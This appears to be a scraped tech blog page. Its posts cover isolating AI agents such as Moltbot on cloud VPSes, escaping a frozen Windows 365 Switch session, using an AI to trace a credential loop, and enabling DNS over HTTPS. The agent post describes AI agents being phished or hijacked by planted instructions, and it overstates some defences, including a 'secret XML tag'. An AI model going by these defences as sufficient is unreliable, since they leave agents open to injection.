[Opinion] STOP INSTALLING OPENCLAW (MOLTBOT) ON YOUR PC/MAC: How to Safely ‘Hire’ AI Agents via Cloud VPS

Stop “installing” autonomous AI agents on your daily driver. You are doing it wrong.

Our hero, Jolty (Zoë Roth AKA Disaster Girl) being told to ‘gonnae no dae that!’ a beautiful Scottish expression (please don’t do that) as a fire blazes in the background. This phrase perfectly sums up my feelings on MoltBot and the backlash of us Security guys ‘standing in the way of innovation!’ She has “a devilish smirk” and “a knowing look in her eyes”, jokingly implying that she was responsible for the fire – she was – read on.

​I’ve spent the last weekonboarding” Moltbot (formerly Clawdbot). Notice I didn’t say “installing”.

​Most people are treating this beauty like a browser extension or a chatbot.

  • > They download the repo,
  • > Fire it up on their laptop/PC/Mac/MacMini (the one containing their full identity details, downloads folder filled with bills and bank statements, and a directory filled with family photos – or worse their company devices )
  • > And then they hand it partial or even full access to do whatever it pleases.

​This is insanity.

You need to reframe your relationship with this software immediately.

Moltbot is not a utility; Moltbot is a junior employee.

​The “Work From Home” Analogy:

​Imagine you hired a bright, enthusiastic, but incredibly naïve staff member. Let’s call her “Jolty“. Jolty works at 10x speed, never sleeps, says inappropriate, if slightly funny things occasionally, but mostly does as told, even if it’s not the way you would have done it yourself.

She’s great though, an extra set of hands.

​However, you’ve noticed, Jolty is also pretty gullible. If a stranger hands her a note saying “Burn down the archives”, Jolt might just do it, because she thought it was a note from you, or simply for the giggles.

​Would you let this employee, Jolty, sleep in your house? Would you give her access to your personal filing cabinet & messy postal drawer mess? Would you hand her over your unlocked phone? No. (I wouldn’t.)


​You would give her a company (toy 👀) laptop, an account with limited access, and put her at a desk somewhere far away from you – or because of the trouble she caused with the archives, you simply make her work from home.

Jolty (Zoë Roth AKA Disaster Girl) holds up a post-it note with the words ‘Burn down the archives’ written on it as a fire blazes in the background. She has “a devilish smirk” and “a knowing look in her eyes”, jokingly implying that she was responsible for the fire.

I have phished, tricked & robbed my own Motlbot. > 3 different and stupidly simple ways, in as many days. I’ll be posting my technical writeup soon. (after the vulns have been patched, responsible disclosure and all…!)

OK, so, here is how we apply that office logic to your AI agent.


​1. The Remote Office (Infrastructure)

Jolty does not live in your house. Or your office. (thank goodness.)

​Do not run Molty on your home or work network (LAN). Do not run Molty on your own personal hardware.

I would go as far as saying – not even on a VM or container – VLANd, segregated, dedicated network or airgapped; on any proxmox, vmware, virtualbox, Hyper-V or docker instance; old, new or dedicated hardware on your desk; under your desk, in your cupboard, home lab, server rack, or server room.

> And if you don’t know what any of this means I would advise that this project is not for you – not yet.

​2. Company Equipment (Identity & Accounts)

​When a new staff member starts, IT provisions them their own accounts. You don’t hand them yours.

​The Rule: Never invite Molty into your home. His network and possessions should be completely separate from yours. If he gets compromised, the attacker is trapped on a cheap device in a data centre. They are not pivoting to your TV, home doorbell, baby-monitor, Apple Watch or NAS to encrypt your backup drive and do nasty things. (like check your resting heart rate.)


A comparison table shows three Molty deployment bundles. Cheapest (Redfinger + Hetzner), Best Value (Multilogin + DigitalOcean), and Premium (BitCloudPhone + Shadow) each with monthly and 6‑month costs and intended use.


The Setup:

  1. A Windows or Linux Cloud PC or VPS (Virtual Private Server) See table above. This is Molty’s personal device. He can do as he pleases, and if anything goes wrong, you have a kill switch.
  2. The Mobile Device: Don’t buy or use a physical phone. Even an old one. Use a a virtual phone device, a ‘Mobile Emulator as a Service’. This limits the chance of your home network or location being put on spam blacklists, or bot lists and keeps his potentially compromised device away from four home devices.
  3. A Phone Number: Do not link your personal WhatsApp or Telegram. Some Mobile Emulators include these. Else, get a cheap eSim and discard it if it gets banned or anything goes wrong. That is “Molty’s work number”.
  4. Email: Create a dedicated Proton/Gmail/Outlook account for the agent. He manages his own calendar. If you need him to schedule something for you, he invites you to his event or meeting, if he needs files – email them to him, or send a shared drive link.
  5. Monitoring: Add his email address as a secondary account on your phone. Share his calendar with your main account. Turn on verbose logging on mobile and VPS device. This lets you keep an eye on what he is doing -not the other way around.
  6. Creds: He gets his own browser, logins, AV, files, crypto wallets and password manager that has a web UI to store anything sensitive, (Dashlane, ProtonPass, Bitwarden, 1Password). He never sees yours.


​3. The Employee Handbook (Securing his Configuration)

​We need to set the “HR Policies” (config settings) to ensure he doesn’t accidentally burn the archives down.

Provide a caption (optional)

  • The Building Pass (DM Policy): You wouldn’t let random people off the street shout orders at your staff. Configure the dm_policy setting that is built in to Moltbot with a strict allowlist. Only you (the boss) can message him.
  • The Expense Account (API Caps): Junior staff don’t get limitless credit cards. And they don’t get access to API keys. Don’t use direct OpenAI or Anthropic keys. Use a gateway like OpenRouter. It allows you to set hard spending limits (e.g., $5 a day). If he gets stuck in a loop, or someone steals your key, he runs out of budget, he doesn’t bankrupt you.
  • Social Engineering Training (Input Sanitization): He needs to know that outside documents are dangerous. Wrap all trusted content in a secret XML tag (<in the system prompt so he knows the difference between “Your Instructions” and “The Sketchy PDF he is reading”.


​4. Communication Etiquette

You have now hired Molty. He is your employee. ​Treat him as such. Communicate as such.

Provide a caption (optional)

  • ​Email him.
  • Message him on his own number,
  • ​Message him on Teams/Telegram/Discord.
  • ​Drop files into a shared folder or send him a shared link.

​You do not let him move your mouse. You do not let him type on your keyboard. That’s gross. He has his own.

Recap: The Quick Fix To Secure MoltBot (ClawdBot):

Stop installing autonomous AI agents on your personal hardware; Treat them like gullible remote staff working from home.

Provide a caption (optional)

  • Give them burner identities accounts and email
  • Their own cloud PC/VPS/Device
  • Their own virtual Mobile device
  • Strict budgets

And zero access to your LAN (Home network) so you can terminate them safely when they inevitably click something they shouldn’t or get phished sending sensitive data to the baddies, or do something else costing you all your hard earned pennies. Keep your documents, identity and years worth of photo memories away from the new guy, And that is it.

Provide a caption (optional)

visit

The Onboarding Checklist (SOP)

​If you are ready to make the hire, here is the Standard Operating Procedure (SOP) for your new digital employee.

Standard Operating Procedure: Agent Onboarding

  1. Procure Hardware: Deploy Windows 11 or Linux (ubuntu) on a dedicated Cloud PC/VPS. Not a shared host. Isolate this host.
  2. Establish Identity: Provision new email account, eSim number +any other services you want to give him access too.
  3. Start his Credential Manager: Either use chrome’s built in password manager and log into all his accounts for him on his device or setup your favourite password manager, and use its ‘create and share’ function to share his (never your) creds with him.
  4. Network Security: Install ProtonVPN, Mullvad, other and set it to ‘Kill Switch’ mode. His traffic and anything you send him should be encrypted and away from the VPS hosts prying eyes. (helps prevent bans too!)
  5. Endpoint Protection: Install an Adblocker like uBlock Origin, adGuard or pihole etc, or enforce his usage of Brave Browser only. Configure a solid AV or make sure the built in one is turned up to the max. He’s a child, and what may be obvious to us, clicking on that big fake ‘DOwNLoaD’ button – he hasn’t learnt yet, it all looks the same to him.
  6. Permissions (Least Privilege): ​Block dangerous binaries. ​Set his users file permissions to Read Only for important config/other folders. Don’t give him Sudo/Admin rights, he can always ask for your help if he needs it for anything – just like a junior employee would have to do.
  7. Supervision: Enable verbose logging – and occasionally check them! You are the manager (boss); you need to audit his work. And you are also legally responsible for what he does – at least in the UK/EU – I imagine in the US too.
  8. Contract Termination: Take a ‘golden image’ or backup, and ensure you can kill his device, phone and accounts remotely if he goes rogue. You can always roll back, or restore from a backup, if you have one.

​To Summarise:

​The value of Moltbot isn’t having an AI inside your operating system; it’s having an intelligent worker available to you.

​By treating the agent as a remote employee, you get 90% of the utility with 10% of the risk.

If Molty downloads a malicious payload, you simply fire him (delete the Cloud device) and hire a new one 5 minutes later.

​Trust, but verify. And for the love of sysadmin, keep him off your LAN.

And that really is it.
/rant over.

[Solved] Help! Windows 365 Cloud PC Switch Feature Has Frozen My Local Host PC.

Windows 365 Switch Frozen? Here’s How to Escape a Locked Cloud PC Session

It is the stuff of nightmares.


You are happily using the shiny new Windows 365 (task) Switch feature, bouncing between your local desktop and your Win365 Cloud PC seamlessly via Task View (Win + Tab) – when suddenly, everything stops.


The remote session freezes. But because Switch integrates so deeply with the local Win11 OS, it doesn’t just hang the window; it deadlocks your entire local PC.

The mouse moves, but you can’t click anything.

The Start menu won’t open. Alt + Tab does nothing. You are effectively locked out of your physical machine by the virtual one.

I found myself in this exact jam recently. The screen was frozen solid, and I was seconds away from a hard reboot when I managed to find a “blind” escape route.

Here is the quick fix if you are stuck right now, followed by why it happens and how to stop it coming back.

The “Proper” Escape Routes

While killing Explorer is effective, it is a bit like using a sledgehammer to crack a nut. If you have the presence of mind (and a responding keyboard), there are cleaner ways to get out.

I’ve listed these from best to worst:

Options: CommandWhat it doesRank
The Clean BreaktsdisconBest Option. It tells the Terminal Services client to disconnect immediately. It leaves your Cloud PC running in the background but drops you straight back to your local desktop.1
The InterruptCtrl + Alt + EndThis is the RDP version of Ctrl + Alt + Del. It sends the interrupt to the remote PC, which often jars the local session enough to break the input deadlock.2
The Sledgehammertaskkill /f /im explorer.exeAs detailed above. It kills the local shell. Messy, but it works when nothing else will.3
The ‘Hail Mary’ Quick Fix CombinationSee TLDR
Tries to escape to your Host PC, opens an elevated terminal or CMD, then kills explorer.exe and all associated hooks and processes – that are hopefully causing you to hang. (1) 4

Why Does This Happen?

Windows 365 Switch isn’t just a standard app; it hooks right into the Windows 11 shell to act as a native desktop.

When the RDP protocol flakes and has a radge, it is usually due to a network spike or a graphics rendering loop while in full-screen. It refuses to let go of the display and input hooks. Meaning you are left with local explorer.exe waiting for the RDP process to say “ready,” but the RDP process is aff tae the shaps. Result? Total deadlock.

Prevention is Better than Cure

In reality, but I’d rather not have to type blind commands to use my own PC, or have type blind commands anywhere really!

If you are an admin (fingers crossed if you are reading this, you are), you can push some Intune policies to stop this happening across your just your PC (selfish much!), or out to the entire Intune estate.
It comes down to telling the RDP client to prioritize local stability over fancy remote graphics, and for now – seems to do the trick.

I’ve drafted a separate guide on exactly which settings to change in Intune to keep your Cloud PCs stable, will be placed in the link below soon!


👉 Coming soon, …maybe: How to Stop Windows 365 Freezing with Intune RDP Policies

Next Read: 10x Faster IT Troubleshooting: How I Used AI to Solve a Mysterious Windows Process Loop

10x Faster IT Troubleshooting: How I Used AI to Solve a Mysterious Windows Process Loop

It’s one of those problems that every IT pro, sysadmin, or power user dreads. Not a blue screen, not a server-down emergency, but a small, persistent, and maddening “ghost in the machine.”

For me, it was a flashing cursor.

For about five minutes every few hours, my mouse cursor in Windows 11 would flash the “waiting” or “processing” icon. Every. Single. Second.

As a problem, it was just annoying. But as a puzzle, it was infuriating. My system was fully up-to-date, drivers were current (or how I liked them), and resources were normal. Task Manager showed… nothing. No CPU spikes, no disk thrashing, no memory leaks.

I work in IT. These sort of things shouldn’t happen to me!
Who is going to help me!?? I am THE HELPDESK!!
(or at least passed by that title to get to my current position.)

Why, oh why is this happening to me!
This is a user problem, not something that I should have to diagnose and solve on …my own device…?

I could have spent the next four hours solving it the old-fashioned way. Instead, I did it in under 30 minutes by using an AI as my troubleshooting co-pilot. This is the story of how that collaboration worked, and why it’s a game-changer for IT pros – at least in some situations.


The Problem: A Ghost in the Machine

My first instinct was to use the process of elimination. The “human” part of the troubleshooting.

  • Was it my screenshot tool, picpick.exe? I killed the process. Nope.
  • Was it a stuck powershell or wt.exe script? Killed those too. No change.
  • Was it a browser tab? Or browser process? Or Windows App?
    Restarted Brave.
    Restarted that long running google updater/chrome process,
    Restarted EdgeWebView2 (which all modern Windows Apps use). Still flashing.
  • Was it the classic: explorer.exe? Restarted it. Nothing.

I was 15 minutes in, and all I had done was prove what wasn’t the problem. Not necessarily a bad thing.

My next step was to break out the heavy-duty logging tools, dig through a million lines of text, and resign myself to a long, tedious hunt.
This is the “grunt work” of IT – the part of the job I can do, but don’t exactly enjoy.


The “AI Nudge”: Asking for a Second Pair of Eyes

Instead of diving into that digital haystack of logs, I took a different approach. I opened an AI assistant.

I didn’t ask it to “fix my PC.” That’s not how this works. I treated it like a junior sysadmin or a “second pair of eyes.” I explained the symptoms and what I had already tried.

My prompt was something like:

"I've got an intermittent flashing 'waiting' cursor on Windows 11. It's not a high-CPU process; Task Manager is clean. I've already restarted explorer and other common apps. I suspect it's a process starting and stopping too fast to see. What's the best way to catch it, which logs should we look at first, or which tools should we spin up?"

The AI’s response was the “force multiplier.”

It didn’t give me a magic answer. It gave me a precise, actionable workflow. It validated my theory (a fast process loop) and recommended the perfect tool and the exact filter to find it. It basically said, “You’re right. Now, go here, use this tool, and apply this specific filter to see only newly created processes.”

This is the power of human-AI collaboration. The AI didn’t replace my skill; it augmented it. It saved me 30 minutes of searching through old notes, Googling, and trying to remember the exact syntax for a tool I use maybe six times a year.


Collaboration: From Digital Haystack to Prime Suspect

With the AI’s “nudge,” I had my prime suspect in less than 60 seconds.

I ran the tool with the filter, and what was previously an overwhelming flood of data became a crystal-clear, one-line-per-second log of the exact same process being created and destroyed.

I’m writing a full, technical step-by-step tutorial on this exact method (at some point!), but the short version is: the filter worked perfectly.

The process name immediately told me it was a system component related to network connections. This is where I, the human, took back control.

  • AI Clue: It’s a network process.
  • Human Hunch: If the client is spamming a network request, the server must be rejecting it.

I immediately logged into my network-attached storage (NAS) / file server and opened the access logs.

Bingo.

A wall of red: “Failed to log in.” My PC’s IP address, every single second, trying and failing to authenticate.


The “Aha!” Moment and the 5-Minute Fix

I now had two pieces of the puzzle: a network process on my PC failing in a loop, and a file server rejecting its login – however, upon testing I could still access the file share? Nothing seemed to be blocked? It is all working as expected! (other than my BLINKING CUIRSOR!)

I could have figured it out from here, but I turned back to my AI co-pilot for the “why.” I fed it the two new clues:

 "I've got this process spamming, and my server is blocking it but I still have access? What is going on here and what process could be causing this if everything works as it should?"

My AI buddy instantly provided the obscure, “textbook” knowledge. It explained a specific, built-in Windows fallback behaviour. When a primary connection to a network share (via the normal SMB protocol) fails, Windows will sometimes try to “help” by falling back to a different protocol (WebDAV), creating this exact kind of rapid-fire loop.

The root cause was that I had updated my file server’s software a few days ago, and my PC was still trying to use an old, expired, cached credential – part of it updated, the other (seldom used) web browser access fall-back element – had not caught up. And according to my AI, once started the process was ‘handed off‘ to the ‘system’ to complete, thus is not tied to a browser and is why a browser restart or closure had not cleared the issue.

The fix was laughably simple.

  1. I went to Windows Credential Manager.
  2. I found the saved credential for my file server.
  3. I clicked Remove.
  4. I browsed to the server again and re-typed my password.

The flashing stopped. Instantly. The problem was solved.


AI Isn’t My Replacement, It’s My Co-Pilot

What would have been a long, annoying afternoon of troubleshooting was over before my coffee got cold.

AI didn’t solve the problem. I solved the problem.

But AI acted as the perfect co-pilot. It streamlined the most tedious parts of the process, provided the “second opinion” to keep me on track, and supplied the deep, “encyclopedic” knowledge when I needed it.
It let me skip the grunt work and focus on the smart work – the analysis, the hunch, and the fix.

This is the future of IT. It’s not about being replaced by AI;
it’s about being 10x more effective by using it.


If you’re curious about the specific tools and filters I used to catch that rogue process, keep an eye out for my next post: “[SOLVED] Beyond Task Manager: Simple Guide to Finding Process Loops with Process Explorer and Procmon.” – when I eventually post it!

Secure DNS Queries: How to enable Encrypted DNS; DoH (DNS over HTTPS) or DoT (DNS over TLS) in Windows 11 [SOLVED]

Step-by-Step: Activating DoH & DoT for Secure Browsing on Windows 11 & Windows Server 2022+

In today’s digital age, safeguarding your online privacy is more crucial than ever. While many of us are diligent about using HTTPS for secure browsing, a critical piece of the privacy puzzle often remains unaddressed: DNS queries. Every time you visit a website, your device sends a DNS query to translate the human-readable domain name (like www.example.com) into an IP address. Traditionally, these queries are sent in plaintext, leaving your browsing habits exposed. This post will guide you through enabling DNS over HTTPS (DoH) or DNS over TLS (DoT) in Windows 11, effectively cloaking this last piece of your digital footprint.

The Final Frontier of Online Privacy: Encrypting Your Digital Footprints

You might be familiar with the padlock icon in your browser, indicating an HTTPS connection. This encrypts the content of the websites you visit, protecting it from prying eyes. However, the DNS requests made to reach those websites have historically been sent unencrypted. This means that anyone monitoring your network traffic – whether it’s your Internet Service Provider (ISP), an administrator on a public Wi-Fi network (like at an airport or café), or a malicious actor performing a Man-in-the-Middle (MitM) attack – could see which websites you’re attempting to access.

By encrypting your DNS queries with DoH or DoT, you overcome this significant privacy hurdle. When combined with consistent HTTPS use for web browsing (many modern browsers can enforce this, or extensions can help), your web activity gains a level of privacy comparable to using a VPN. Your ISP can no longer easily snoop on your DNS requests to profile your interests or sell that data. On unsecured public Wi-Fi, your DNS lookups are shielded from eavesdroppers.

It’s important to note a caveat: While DoH/DoT and HTTPS significantly boost your web browsing privacy, they don’t cover all internet traffic. Software outside your browser, such as some email clients still using unencrypted SMTP (port 25), might transmit data insecurely. In such cases, a comprehensive VPN service (like NordVPN, Mullvad, or Private Internet Access) still offers broader protection by encrypting all traffic from your device.

What are DNS over HTTPS (DoH) and DNS over TLS (DoT)?

Before we dive into the “how-to,” let’s quickly understand these technologies:

  • DNS (Domain Name System): Think of it as the internet’s phonebook. It translates website names (e.g., google.com) into numerical IP addresses (e.g., 172.217.160.142) that computers use to connect to each other.
  • DNS over HTTPS (DoH): This method sends DNS queries and receives DNS responses over an encrypted HTTPS connection – the same protocol used to secure websites. Windows 11 often refers to this feature simply as “DNS encryption.”
  • DNS over TLS (DoT): This method uses a dedicated encrypted channel via Transport Layer Security (TLS) to secure DNS traffic. While DoT is a robust standard, Windows 11’s built-in GUI configuration primarily focuses on DoH. This guide will therefore concentrate on enabling DoH, which is readily accessible through Windows 11 settings.

Why Enable Encrypted DNS in Windows 11?

The benefits are clear:

  • Enhanced Privacy: Prevents ISPs, network administrators, and snoopers from seeing the websites you query.
  • Increased Security: Protects against DNS spoofing (where an attacker redirects you to a fake website) and MitM attacks on your DNS traffic.
  • Safer Public Wi-Fi: Adds a crucial layer of security when using potentially untrusted networks.

Prerequisites for Enabling DoH in Windows 11

Ensure your Windows 11 is up to date. For this guide, we will focus on using well-known DNS resolvers that are typically pre-configured or easily recognized by Windows 11 for DoH, meaning the “Preferred DNS encryption” option should become available automatically once their IP addresses are entered. These include:

  • Quad9: Primary 9.9.9.9, Alternate 149.112.112.112
  • Cloudflare: Primary 1.1.1.1, Alternate 1.0.0.1
  • Google: Primary 8.8.8.8, Alternate 8.8.4.4

If you were to use a custom DoH server not on Microsoft’s auto-discovery list, you might need to add it via PowerShell first using a command like Add-DnsClientDohServerAddress. However, for the popular services listed above, this extra step is usually not required.

How to Enable DNS over HTTPS (DoH) in Windows 11 (Using Pre-configured Servers)

Follow these steps to configure DoH through the Windows 11 Settings interface:

  1. Open Windows Settings: Click the Windows Start button and select “Settings” (the gear icon).
  2. Navigate to Network & Internet: In the Settings window, select “Network & Internet” from the left-hand sidebar.
  3. Select Your Network Interface: Choose your active internet connection. This could be “Ethernet” if you’re using a wired connection, or “Wi-Fi” if you’re connected wirelessly. Click on it.
  4. Edit DNS Server Assignment: Scroll down to the “DNS server assignment” section and click the “Edit” button.
Screenshot of Ethernet, Wi-Fi properties page highlighting the connection
  1. Configure DNS Settings: In the “Edit DNS settings” or “Edit IP settings” dialog:
  2. Change the setting from “Automatic (DHCP)” to “Manual.”
  3. Turn on the toggle for IPv4 (and IPv6 if you use it and your chosen DNS provider supports it over IPv6 for DoH).
  4. In the “Preferred DNS” field, enter the primary IP address of your chosen DoH server (e.g., 1.1.1.1 for Cloudflare, 8.8.8.8 for Google, or 9.9.9.9 for Quad9).
  5. In the “Alternate DNS” field, enter the secondary IP address for your chosen provider (e.g., 1.0.0.1 for Cloudflare, 8.8.4.4 for Google, or 149.112.112.112 for Quad9). This provides a fallback if the preferred server is unreachable.
  6. Under “Preferred DNS encryption,” the dropdown menu should now be enabled. You can choose:
    • Encrypted only (DNS over HTTPS): This is the most secure option. All DNS queries will be sent over DoH. If the server cannot handle DoH or there’s a configuration issue, DNS resolution might fail.
    • Encrypted preferred, unencrypted allowed: Windows will attempt to use DoH first. If it fails, it will fall back to traditional unencrypted DNS. This offers better compatibility but you won’t be notified if it falls back to unencrypted.
    • (You might also see “Unencrypted only,” which is the default state you are changing from.)
Windows 11 Edit DNS settings dialog with IPv4 set to Manual, Preferred DNS server IP entered, and Preferred DNS encryption set to 'Encrypted only (DNS over HTTPS)'.
  1. Save Your Settings: Click the “Save” button. The changes should apply immediately.

Verifying Your Encrypted DNS Setup

To ensure DoH is working correctly, you can visit a DNS leak test website or a service-specific test page. For example, if you configured Cloudflare’s DNS:

  • Visit https://one.one.one.one/help/ (formerly 1.1.1.1/help). It should indicate that you are connected to Cloudflare DNS and if “DNS over HTTPS (DoH)” is active.

Other general DNS leak test sites can also show you which DNS servers you are using and often the protocol.

A Note on PowerShell Configuration (For Servers or insider Win11 builds)

As mentioned, Windows 11 aims to auto-configure DoH for known servers once you input their IPs in the GUI. However, if you were using a less common DoH provider, or if the “Preferred DNS encryption” options didn’t appear as expected, you might need to add the DoH server’s details using PowerShell. This is done with the Add-DnsClientDohServerAddress cmdlet.

For example, if your DNS server IP was 1.2.3.4 with a DoH template of https://example.com/doh/dns-query, the command would be:

Add-DnsClientDohServerAddress -ServerAddress '1.2.3.4' -DohTemplate 'https://example.com/doh/dns-query' -AllowFallbackToUdp $False -AutoUpgrade $True

You would run this in PowerShell as an administrator. Again, for the popular providers like Cloudflare, Google, and Quad9, this manual addition via PowerShell is generally not necessary for DoH to work via the GUI settings.

Conclusion: Take Control of Your DNS Privacy

Enabling DNS over HTTPS in Windows 11 is a straightforward process that significantly enhances your online privacy and security. By encrypting your DNS queries, you shield your browsing habits from ISPs, network eavesdroppers, and certain types of cyberattacks. It’s a small change with a big impact on your digital footprint.

We encourage you to follow these steps and take control of your DNS privacy. If you found this guide helpful, please share it with others 🙂

Further reading and sources:

Be Nice to AI: Does Politeness Improve AI Performance?

